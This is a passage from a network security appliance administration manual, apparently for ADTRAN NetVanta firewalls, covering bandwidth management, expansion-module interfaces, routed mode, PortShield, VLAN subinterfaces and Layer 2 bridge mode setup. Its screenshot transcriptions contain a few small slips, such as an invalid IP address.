Bandwidth Management

SonicOS Enhanced can apply bandwidth management to both egress (outbound) and ingress (inbound) traffic on the interfaces in the WAN zone. Outbound bandwidth management is done using Class Based Queuing. Inbound Bandwidth Management is done by implementing ACK delay algorithm that uses TCP’s intrinsic behavior to control the traffic.

Class Based Queuing (CBQ) provides guaranteed and maximum bandwidth Quality of Service (QoS) for the firewall. Every packet destined to the WAN interface is queued in the corresponding priority queue. The scheduler then dequeues the packets and transmits it on the link depending on the guaranteed bandwidth for the flow and the available link bandwidth.

Use the **Bandwidth Management** section of the **Edit Interface** screen to enable or disable the ingress and egress bandwidth management. Egress and Ingress available link bandwidth can be used to configure the upstream and downstream connection speeds in kilobits per second.



Note

The Bandwidth Management settings are applied to all interfaces in the WAN zone, not just to the interface being configured.

- **Enable Egress Bandwidth Management** - Enables outbound bandwidth management.
 - **Available Interface Egress Bandwidth (Kbps)** - Specifies the available bandwidth for WAN interfaces in Kbps.
- **Enable Ingress Bandwidth Management** - Enables inbound bandwidth management.

- Available Interface Ingress Bandwidth (Kbps) - Specifies the available bandwidth for WAN interfaces in Kbps

Configuring the Expansion Pack Module Interface (NetVanta 2840)

The NetVanta 2840 security appliances support the following optional Expansion Pack modules:

- 1-Port ADSL (RJ-11) Annex A module
- 1-Port ADSL (RJ-45) Annex B module
- 1-Port T1/E1 module
- 2-Port LAN Bypass module
- 2-Port SFP module
- 4-Port Gigabit Ethernet module

These interfaces are listed in the **Interface Settings** table as the Mx interfaces.

Caution Before attempting to insert and configure the module, you must power off the appliance. Once the appliance has been powered down, remove the rear module plate cover and insert the expansion module. Tighten the screws to secure the module, then power on the appliance.

Log into the ADTRAN management interface. You can now begin configuring the desired expansion module. The following sections describe how to configure the

- [“Configuring the ADSL Expansion Module” on page 216](#)
- [“Configuring the T1/E1 Module” on page 219](#)
- [“Configuring the LAN Bypass Module” on page 222](#)
- [“Configuring the 2 Port SFP or 4 Port Gigabit Ethernet Modules” on page 223](#)

Configuring the ADSL Expansion Module

ADSL is an acronym for Asymmetric Digital Subscriber Line (or Loop). The line is asymmetric because, when connected to the ISP, the upstream and downstream speeds of transmission are different. The DSL technology allows non-voice services (data) to be provided on regular single copper wire-pair POTS connections (such as your home phone line). It allows voice calls and data to pass through simultaneously by using higher band frequencies for data transmission.

The ADTRAN ADSL module cards support only one subscriber ADSL line (one port). Two types of ADSL module cards are supported:

- 1 Port ADSL (RJ-11) Annex A – ADSL over plain old telephone service (POTS) with a downstream rate of 12.0 Mbit/s and an upstream rate of 1.3 Mbit/s.
- 1 Port ADSL (RJ-45) Annex B – ADSL over an Integrated Services Digital Network (ISDN) with a downstream rate of 12.0 Mbit/s and an upstream rate of 1.8 Mbit/s.

The following ADSL standards are supported

| Standard Name | Common Name |
|---------------|-------------|
| T1.413 | ADSL |
| G.992.1 | ADSL G.DMT |

| Standard Name | Common Name |
|---------------|----------------------------------|
| G.992.2 | ADSL Lite (G. Lite) |
| G.992.3 | ADSL2 |
| G.992.5 | ADSL2+M with Annex M and Annex L |

The ADSL module card uses 2 LEDs to indicate connectivity status. The upper green LED is the ADSL link. Its status is as follows:

- OFF - No link
- ON - ADSL link is active

The lower green LED shows the system and ADSL module activity.

- If it is OFF, there is no activity.
- If it displays a slow blink rate, it signifies activity on system management interface.
- If it displays a fast blink rate, there is data activity on ADSL line.

The ADSL module card is detected on boot, and assigned an interface name of M0 or M1. The interface name is based to it based on the expansion slot hosting the module card. You will see the assigned entry when you log into the Network Interfaces page.

The ADSL interface never unassigned. When plugged in, it is always present in the WAN zone and zone assignment cannot be modified by the administrator

The screenshot shows the 'Interfaces' configuration page. At the top, there are 'Apply' and 'Show Firewall interfaces' buttons. Below is the 'Interface Settings' section, which contains a table with the following data:

| Name | Zone | Group | IP Address | Subnet Mask | IP Assignment | Status | Comment | Configure |
|----------|------------|------------------|-----------------|-----------------|---------------|---|-------------|-----------|
| 00 | LAN | | 192.168.168.291 | 255.255.255.0 | Static | 1000 Mbps Full-duplex | Default LAN | |
| 01 | WAN | Default IP Group | 10.0.0.241 | 255.255.0.0 | Static | 1000 Mbps Full-duplex | Default WAN | |
| 02 | Unassigned | | 0.0.0.0 | 0.0.0.0 | N/A | No link | | |
| 03 | Unassigned | | 0.0.0.0 | 0.0.0.0 | N/A | No link | | |
| M0-ADSL0 | WAN | Default IP Group | 192.168.225.34 | 255.255.255.248 | Static | 2208 Mbps downstream, 410 Mbps upstream | ADSL | |
| M1-ADSL0 | WAN | | 0.0.0.0 | 0.0.0.0 | PPPoE | No link | ADSL | |

At the bottom of the table, there are 'Add Interface...' and 'Firewall Wizard' buttons. Below the table, there is a small note: '92945284-0000 can be set at Network > Firewall & IP.'

Click on the **Configure** icon to the right of the interface entry. You will see a menu with three tabs: General, Advanced, and DSL Settings. The DSL Settings tab allows you to configure ISP-specific settings for the ADSL connection.

The screenshot shows the 'DSL Settings' configuration page. At the top, there are three tabs: 'General', 'Advanced', and 'DSL Settings'. The 'DSL Settings' tab is selected. Below the tabs, there is a section titled 'DSL Provider Settings' with the following fields:

- VPI (0..255):
- VCI (32..65535):
- Multiplexing Method:

It displays the configurable DSL fields:

Virtual Path Identifier (VPI)

Virtual Channel Identifier (VCI)

Multiplexing Method (LLC or VC)


The values for these parameters should match the settings on the ISP DSLAM, and are provided by the ISP. These values vary from one ISP to another, and from country to country.


The SNWL default uses the most common values in the USA. The VPI and VCI settings are used to create the Permanent Virtual Circuit (PVC) from the NetVanta 2840 to the ISP DSLAM.

When finished configuring these ISP settings, click **OK**.

The Ethernet-specific settings on the Advanced tab, even if set, do not apply to the ADSL module. The Link Speed field in the Advanced tab has a fixed "N/A" selection, since it does not apply to ADSL. The ADSL link speed can't be customized but is predetermined by the DSL Provider.

The standard WAN ethernet settings are not affected by the presence of the ADSL module.

When the ADSL module is first plugged in, it should be added to the WAN Load Balancing default group so that the ADSL module can be used to handle default route traffic. Go to the Failover and LB screen and click the **Configure**  icon to edit the settings.



Failover & LB

Accept Cancel

Settings

Enable Load Balancing

Respond to Probes

Current probe rate: < 1 per second, 0 total

As a TCP-RTT to Port:

Groups

| Name | Type | IP Address | Link Status | LB Status | Peer Target | Alternate Target | Configure | Reset |
|---------------|----------------|------------|-------------|-----------|-------------|------------------|-----------|-------|
| Default LB... | Basic Failover | | | | | | | |

Statistics

Display Statistics for: Default LB Group Clear

| Interface | Total Connections | New Connections | Current Ratio | Average Ratio | Total Unicast Bytes | Rx Unicast | Rx Bytes | Tx Unicast | Tx Bytes | Throughput (B/s) | Throughput (kb/s) |
|-----------|-------------------|-----------------|---------------|---------------|---------------------|------------|----------|------------|----------|------------------|-------------------|
| eth0:0:0 | 140 | 140 | 100 | 100 | 1400000 | 1400000 | 1400000 | 1400 | 1400000 | 10 | 10 |
| eth0 | 0 | 0 | 0 | 0 | 0 | 0 | 0 | 0 | 0 | 0 | 0 |

On the General menu, add the ADSL interface to the Load Balancing group. If the default primary WAN, X1, is unused or unconfigured, it can be removed for a cleaner interface configuration.

The screenshot shows a configuration window with two tabs: 'General' and 'Probing'. The 'General' tab is active. The 'Name' field contains 'Default LB Group' and the 'Type' dropdown is set to 'Basic Failover'. A checkbox labeled 'Preempt and fallback to preferred interfaces when possible' is checked. Below this, there are two list boxes: 'Group Members: Select here:' containing 'X1' and 'X4', and 'Selected: Interface Ordering:' containing 'M0:ADSL0'. Between these lists are 'Add >>' and '<< Remove' buttons. Below the 'Selected' list are up and down arrow buttons and a 'Final Back-Up:' field. At the bottom of the window are 'OK' and 'Cancel' buttons, and a status bar showing 'Ready'.

When done, click **OK**, and the ADSL module will be added to the group.

Configuring the T1/E1 Module

The 1-port T1/E1 Module provides the connection of a T1 or E1 (digitally multiplexed telecommunications carrier system) circuit to a ADTRAN appliance using an RJ-45 jack.


The ADTRAN T1/E1 module fully supports Point-to-Point Protocol (PPP) and Cisco HDLC encapsulation, and can connect to Cisco routers and HP ProCurve devices.




Note

Only one T1/E1 module can be configured on each appliance.

To configure the T1/E1 Module, perform the following tasks:

- Step 1** Click on the **Edit**  icon in the **Configure** column for the Interface of the expansion module you want to configure. The **Edit Interface** window is displayed.



The screenshot shows the 'Edit Interface' window for 'M0:E1T10'. It has two tabs: 'General' and 'Advanced'. The 'General' tab is active. The title is 'Interface 'M0:E1T10' Settings'. The settings are as follows:

- Zone: WAN (dropdown)
- Type: E1/T1 (dropdown)
- Encapsulation: HDLC (dropdown)
- User Name: [empty text box]
- User Password: [empty text box]
- Management:
 - HTTP
 - HTTPS
 - Ping
 - SNMP
 - SSH
- User Login:
 - HTTP
 - HTTPS
 - Add rule to enable redirect from HTTP to HTTPS
- Specify IP Address: 28.28.28.1
- IP Mask: 255.255.255.0
- Gateway: 28.28.28.90

The General tab allows you to set up the type of encapsulation: PPP or HDLC, as well as the management interface type and level of user security login. The Zone setting is disabled.

- Step 2** Select the desired type of encapsulation: PPP, HDLC, or Cisco HDLC. If you select a type of encapsulation other than PPP, you will need to assign the IP address and netmask.
- Step 3** If HDLC or Cisco HDLC is selected, assign the IP address and subnet mask for the network mask assigned to the subnet. These are auto-filled for you, but you can change them if desired.

If you want to enable remote management of the firewall from this interface, select the supported management protocol(s): **HTTP**, **HTTPS**, **SSH**, **Ping**, **SNMP**, and/or **SSH**. You can also select **HTTP** for management traffic. However, bear in mind that HTTP traffic is less secure than HTTPS. You can also set the level of security (**HTTP** or **HTTPS**) at this time.

Step 4 Click on the **Advanced** Tab.



You will see two radio buttons, one for T1 and one for E1. Only one button should be selected at a time. Different Line Coding, Framing and Encapsulation configuration choices are offered, depending on the button.

Step 5 Select the Clock Source: Internal or External. This selection is the same for both T1 and E1.

Step 6 Select the Line Coding option:

- When T1 is selected the choices are: B8ZS, AMI
- When E1 is selected the choices are: HDB3, AMI

Step 7 Select the Framing configuration:

- When T1 is selected the choices are: D4 (SF), ESF
- When E1 is selected the choices are: FAS, MFAS

Step 8 Select the DSO speed: 56 KB or 64KB (default).

If desired, you can specify the Data DSO range.

For T1, the range is 1 to 24 (default)

For E1, the range is 1 to 31

Each number can be individually set. For example, "5 to 15", "1 to 1", "1 to 20" are valid settings.

Step 9 Line Build Out is available with T1. The options are: 0.0 dB, -7.5 dB, -15 dB, -22.5 dB.

CRC is configured with an enable/disable check-box. When T1 is selected, the check-box is labeled CRC6, when E1 is selected the check-box is labeled CRC4.


You can also choose to enable multicast.


Step 10 When finished with configuration, click **OK**.

The T1/E1 module interface will be added to the pool of available WAN interfaces

Configuring the LAN Bypass Module

This module allows you to perform a physical bypass of the firewall when the interface is bridged to another interface with LAN bypass capability. This allows network traffic to continue flowing if an unrecoverable firewall error occurs.

- Step 1** Click on the **Edit**  icon in the **Configure** column for the Interface of the expansion module you want to configure. The **Edit Interface** window is displayed. The Bypass option is only displayed if an interface capable of performing the bridge is present.



The screenshot shows the 'Edit Interface' configuration window for a LAN interface. The settings are as follows:


- Zone: LAN
- IP Assignment: Layer 2 Bridged Mode
- Bridged to: M0:X0
- Block all non-IPv4 traffic
- Never route traffic on this bridge-pair
- Only sniff traffic on this bridge-pair
- Disable stateful-inspection on this bridge-pair
- Engage physical bypass on malfunction
- Comment: (empty text box)
- Management: HTTP HTTPS Ping SNMP SSH
- User Login: HTTP HTTPS
- Add rule to enable redirect from HTTP to HTTPS


- Step 2** The window shows the LAN interface, and has a checkbox “**Engage Physical ByPass on Malfunction**” to enable the physical bypass feature. This is only displayed when the interface is bridged to another interface capable of performing the LAN bypass. Enabling this checkbox means that the packets between the bridged pairs will not fail, even if the firmware or appliance fails.

If the checkbox is not enabled, the ports will behave like normal Ethernet ports.

Click **OK** to configure the interface.

Configuring the 2 Port SFP or 4 Port Gigabit Ethernet Modules

- Step 1** Click on the **Edit**  icon in the **Configure** column for the Interface of the expansion module you want to configure. The **Edit Interface** window is displayed.
- Step 2** If you're configuring an Unassigned Interface, you can select any zone from the **Zone** menu. **LAN** is already selected in the **Zone** menu.



The screenshot shows the 'Edit Interface' window with the 'General' tab selected. The title is 'Interface 'M0:X0' Settings'. The 'Zone' dropdown is set to 'LAN'. The 'IP Assignment' dropdown is set to 'Static'. The 'IP Address' field contains '28.28.28.1' and the 'Subnet Mask' field contains '255.255.255.0'. The 'Comment' field is empty. Under 'Management', the checkboxes for 'HTTP', 'Ping', and 'SSH' are checked, while 'HTTPS' and 'SNMP' are unchecked. Under 'User Login', the checkboxes for 'HTTP' and 'HTTPS' are unchecked. At the bottom, there is an unchecked checkbox for 'Add rule to enable redirect from HTTP to HTTPS'.

Select one of the following LAN Network Addressing Modes from the **IP Assignment** menu.


- **Static** - configures the interface for a network that uses static IP addresses.
- **Transparent** - configures the interface to use interfaces as the top level of the management hierarchy and span multiple interfaces.

Depending on the option you choose from the IP Assignment menu, complete the corresponding fields that are displayed after selecting the option.


- Step 3** Assign the IP address and subnet mask for the network mask assigned to the subnet. These are auto-filled for you, but you can change them if desired.
- Step 4** If you want to enable remote management of the firewall from this interface, select the supported management protocol(s): **HTTP**, **HTTPS**, **SSH**, **Ping**, **SNMP**, and/or **SSH**. You can also select **HTTP** for management traffic. However, bear in mind that HTTP traffic is less secure than HTTPS. You can also use a checkbox to add a rule to redirect from HTTP to HTTPS to enforce security on the interface.
- Step 5** Click **OK** to configure the interface.

Configuring the Advanced Settings for the Module Interface

The **Advanced** tab includes settings for forcing an Ethernet speed and duplex, overriding the Default MAC address, enabling multicast support on the interface, and enabling 802.1p tagging. Packets sent out with 802.1p tagging are tagged VLAN id=0 and carry 802.1p priority information. Devices connected to this interface need to support priority frames.




Configuring Additional Interfaces

- Step 6** Each expansion module interface must be individually configured. These initially appear as unassigned interfaces.
- Step 7** Click on the **Edit**  icon in the **Configure** column for the Interface you want to configure. For each interface, on the **General** tab of the **Edit Interface** window, select **LAN** from the **Zone** menu. Fill in the desired IP assignment. The subnet will be assigned for you. Add the desired management options and click **Okay**. Then configure the **Advanced** settings.

Configuring Routed Mode

Routed Mode provides an alternative for NAT for routing traffic between separate public IP address ranges. Consider the following topology where the firewall is routing traffic across two public IP address ranges:

- 10.50.26.0/24
- 172.16.6.0/24



By enabling Routed Mode on the interface for the 172.16.6.0 network, NAT translations will be automatically disabled for the interface, and all inbound and outbound traffic will be routed to the WAN interface configured for the 10.50.26.0 network.

To configure Routed Mode, perform the following steps:

1. Navigate to the **Network > Interfaces** page.
1. Click on the **configure** icon for the appropriate interface. The Edit Interface window displays.
2. Click on the **Advanced** tab.

3. Under the **Expert Mode Settings** heading, select the **Use Routed Mode - Add NAT Policy to prevent outbound/inbound translation** checkbox to enable Routed Mode for the interface.
4. In the **Set NAT Policy's outbound/inbound interface to** pulldown menu, select the WAN interface that is to be used to route traffic for the interface.
5. Click **OK**.

The firewall then creates “no-NAT” policies for both the configured interface and the selected WAN interface. These policies override any more general M21 NAT policies that may be configured for the interfaces.

Configuring the U0 External 3G/Modem Interface

NetVanta security appliances support an external 3G/mobile or analog modem interface. This interface is listed at the bottom of the **Interface Settings** table as the U0 interface. A number of the settings for the external interface can be configured from the **Network > Interfaces** page, but it can be more thoroughly configured using the pages on the **3G** or **Modem** tab in the left-side navigation bar.

For complete information on configuring a 3G or analog modem external interface, see [“3G/Modem” on page 411](#).

Specifying the WAN Connection Model




Note

The WAN Connection Model drop-down menu is only displayed when the U0 interface is configured for a 3G/mobile external interface. This menu item is not displayed when the U0 interface is configured for an analog modem.

To configure the WAN connection model, navigate to the **Network > Interfaces** page and select one of the following options in the **WAN Connection Model** drop-down menu:

- **3G only** - The WAN interface is disabled and the 3G interface is used exclusively.
- **Ethernet only** - The 3G interface is disabled and the WAN interface is used exclusively.
- **Ethernet with 3G Failover** - The WAN interface is used as the primary interface and the 3G interface is disabled. If the WAN connection fails, the 3G interface is enabled and a 3G connection is automatically initiated.



For a detailed explanation of the behavior of the **Ethernet with 3G Failover** setting see [“Understanding 3G Connection Models”](#) on page 414.

Configuring ADTRAN PortShield Interfaces

PortShield architecture enables you to configure some or all of the LAN ports into separate security contexts, providing protection not only from the WAN and DMZ, but between devices inside your network as well. In effect, each context has its own wire-speed PortShield that enjoys the protection of a dedicated, deep packet inspection firewall.

PortShield is supported on NetVanta 2630 and 2730 appliances.



Tip

Zones can always be applied to multiple interfaces in the **Network > Interfaces** page, even without the use of PortShield groupings. However, these interfaces will not share the same network subnet unless they are grouped using PortShield.

You can assign any combination of ports into a PortShield interface. All ports you do not assign to a PortShield interface are assigned to the LAN interface.

To configure a PortShield interface, perform the following steps:

Step 1 Click on the **Network > Interfaces** page.

The screenshot shows the 'Interfaces' page in a network management interface. At the top, there is a green 'Accept' button and a 'Hide PortShield Interfaces' button. Below is the 'Interface Settings' section, which contains a table with the following data:

| Name | Zone | IP Address | Subnet Mask | IP Assignment | Status | Comment | Configure |
|------|------------|---------------|---------------|------------------|-----------------------|---------------------|-----------|
| X0 | LAN | 10.10.10.1 | 255.255.255.0 | Static | 1000 Mbps full-duplex | | |
| X1 | WAN | 192.168.1.113 | 255.255.255.0 | DHCP | 100 Mbps full-duplex | Default WAN | |
| X2 | Unassigned | 0.0.0.0 | 0.0.0.0 | N/A | 100 Mbps full duplex | Web Server Inter... | |
| X3 | LAN | | | PortShield to X0 | No link | | |
| X4 | LAN | | | PortShield to X0 | 100 Mbps full duplex | | |
| X5 | LAN | | | PortShield to X0 | No link | | |
| X6 | LAN | | | PortShield to X0 | No link | | |
| W0 | WLAN | 172.16.31.1 | 255.255.255.0 | Static | 300 Mbps half-duplex | Default WLAN | |

Step 2 Click the **Configure** button for the interface you want to configure. The Edit Interface window displays.

The screenshot shows the 'Interface 'X4' Settings' window. It has two tabs: 'General' and 'Advanced'. The 'General' tab is active. The settings are as follows:

- Zone: LAN
- IP Assignment: PortShield Switch Mode
- PortShield to: X2

Step 3 In the **Zone** pulldown menu, select on a zone type option to which you want to map the interface.



Note You can add PortShield interfaces only to Trusted, Public, and Wireless zones.

Step 4 In the **IP Assignment** pulldown menu, select **PortShield Switch Mode**.

Step 5 In the **PortShield to** pulldown menu, select the interface you want to map this port to. Only ports that match the zone you have selected are displayed.

Configuring VLAN Subinterfaces

VLAN subinterfaces are supported on NetVanta 2830 and 2840 appliances. When you add a VLAN subinterface, you need to assign it to a zone, assign it a VLAN Tag, and assign it to a physical interface. Based on your zone assignment, you configure the VLAN subinterface the same way you configure a physical interface for the same zone.

Adding a virtual interface

- Step 1** In the left-navigation menu click on **Network** and then **Interfaces** to display the **Network > Interfaces** page.
- Step 2** At the bottom of the Interface Settings table, click Add Interface. The Edit Interface window displays.

- Step 3** Select a zone to assign to the interface. You can select LAN, WAN, DMZ, WLAN, or a custom zone. The zone assignment does not have to be the same as the parent (physical) interface. In fact, the parent interface can even remain **Unassigned**.

Your configuration choices for the network settings of the subinterface depend on the zone you select.

- **LAN, DMZ**, or a custom zone of Trusted type: **Static** or **Transparent**
- **WLAN** or a custom Wireless zone: static IP only (no IP Assignment list).

- Step 4** Assign a VLAN tag (ID) to the subinterface. Valid VLAN ID's are 1 to 4095, although some switches reserve VLAN 1 for native VLAN designation. You will need to create a VLAN subinterface with a corresponding VLAN ID for each VLAN you wish to secure with your security appliance.
- Step 5** Declare the parent (physical) interface to which this subinterface will belong. There is no per-interface limit to the number of subinterfaces you can assign – you may assign subinterfaces up to the system limit.
- Step 6** Configure the subinterface network settings based on the zone you selected. See the interface configuration instructions earlier in this chapter:
- [“Configuring the Static Interfaces” on page 208](#)
 - [“Configuring Advanced Settings for the Interface” on page 209](#)
 - [“Configuring Interfaces in Transparent Mode” on page 209](#)

- [“Configuring Wireless Interfaces” on page 211](#)
- [“Configuring a WAN Interface” on page 213](#)
- [“Configuring ADTRAN PortShield Interfaces” on page 226](#)
- [“Configuring VLAN Subinterfaces” on page 228](#)

Step 7 Select the management and user-login methods for the subinterface.

Step 8 Click **OK**.

Configuring Layer 2 Bridge Mode

See the following sections:

- [“Configuration Task List for Layer 2 Bridge Mode” on page 229](#)
- [“Configuring Layer 2 Bridge Mode Procedure” on page 235](#)
- [“VLAN Integration with Layer 2 Bridge Mode” on page 237](#)
- [“VPN Integration with Layer 2 Bridge Mode” on page 239](#)

Configuration Task List for Layer 2 Bridge Mode

- Choose a topology that suits your network
- [“Configuring the Common Settings for L2 Bridge Mode Deployments” section on page 229](#)
 - License UTM services
 - Disable DHCP server
 - Configure and enable SNMP and HTTP/HTTPS management
 - Enable syslog
 - Activate UTM services on affected zones
 - Create firewall access rules
 - Configure log settings
 - Configure wireless zone settings
- [“Configuring the Primary Bridge Interface” section on page 236](#)
 - Select the zone for the Primary Bridge Interface
 - Activate management
 - Activate security services
- [“Configuring the Secondary Bridge Interface” section on page 236](#)
 - Select the zone for the Secondary Bridge Interface
 - Activate management
 - Activate security services
- Apply security services to the appropriate zones

Configuring the Common Settings for L2 Bridge Mode Deployments

The following settings need to be configured on your firewall prior to using it in most of the Layer 2 Bridge Mode topologies.

Licensing Services

